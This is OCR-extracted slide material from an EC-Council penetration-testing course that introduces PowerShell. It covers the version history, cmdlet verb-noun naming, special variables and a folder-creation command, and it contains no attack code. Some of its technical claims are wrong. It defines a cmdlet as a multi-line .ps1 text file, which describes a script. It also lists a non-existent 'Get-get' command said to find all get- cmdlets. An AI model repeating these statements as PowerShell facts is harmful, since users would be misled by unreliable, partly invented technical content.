
Version-wise History of PowerShell

- PowerShell 1.0 supported the local administration of Windows Server 2003.
- PowerShell 2.0 was integrated with Windows 7 and Windows Server 2008 R2. This version supports remote computing and has enhanced capabilities such as transactions, background jobs, events, and debugging.
- PowerShell 3.0 was released as an internal part of the Windows management framework. It was integrated with Windows 8 and Windows Server 2012. In this version, the user can add and schedule jobs, session connectivity, automatic module loading, etc.
- PowerShell 4.0 shipped with Windows 8.1 and Windows Server 2012 R2. This version added support for the desired state configuration, enhanced debugging, and network diagnostics.
- PowerShell 5.0 was released as an internal part of Windows Management Framework 5. The features offered in this version include remote debugging, class definitions, and .NET enumerations.
- PowerShell Core 6.0 cross-platform (Windows, macOS, and Linux), open source, and built for heterogeneous environments and the hybrid cloud. It moved from.NET Framework to .NET Core.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- PowerShell 7 is the latest major update to PowerShell. As a cross-platform (Windows, Linux, and macOS) automation tool and configuration framework, it is optimized for dealing with structured data (e.g., JSON, CSV, XML), Representational state transfer (REST) application programming interfaces (APIs), and object models.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



PowerShell Features

Another great feature of PowerShell is it has a built-in secure shell (SSH) client.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

PowerShell cmdlet

- A **lightweight command** used in the Windows-based PowerShell environment
- Invoked via the **command line**
- Can be created and invoked using **PowerShell application programming interfaces (APIs)**
- A cmdlet always consists of a verb and a noun **separated with a hyphen**
  - Get—to get something
  - Start—to run something
  - Out—to output something
  - Stop—to stop something that is running
  - Set—to define something
  - New—to create something

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cmdlet vs. Command


A cmdlet is a series of commands, which is of more than one line, stored in a text file with a .ps1 extension. Most of PowerShell's functionality originates from cmdlets, which are in the form of a verb and noun separated by a hyphen; further, cmdlets are always singular. Moreover, cmdlets return objects that are not text. Cmdlets are different from commands in other command-shell environments in the following aspects:

- Cmdlets are .NET Framework class objects that cannot be executed separately.
- Cmdlets can be constructed from as few as a dozen lines of code.
- Parsing, output formatting, and error presentation are not handled by cmdlets.
- Cmdlets process input objects from the pipeline rather than from streams of text, and cmdlets typically deliver objects as output to the pipeline.
- Cmdlets are record-based; hence, it processes a single object at a time.

The following are some verbs used in PowerShell cmdlets:

- **`Get`**—to get something
- **`Start`**—to run something
- **`Out`**—to output something
- **`Stop`**—to stop something that is running
- **`Set`**—to define something
- **`New`**—to create something

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Important Commands

The following are some additional important PowerShell commands:

- **`Get-Module`**—shows packages of commands
- **`Get-Content`**—takes a file and processes its contents to do something with it
- **`Get-get`**—finds all cmdlets starting with "get-"

For example, the following command creates a folder:

```
New-Item -Path 'X:\Kevin' -ItemType Directory
```



Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Special Variables

Special Variable	Description
`$Error`	An array of error objects that display the most recent errors
`$Host`	Displays the name of the current hosting application
`$Profile`	Stores the entire path of a user profile for the default shell
`$PID`	Stores the process identifier
`$PSUICulture`	Holds the name of the current UI culture
`$NULL`	Contains empty or NULL value
`$False`	Contains FALSE value
`$True`	Contains TRUE value

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



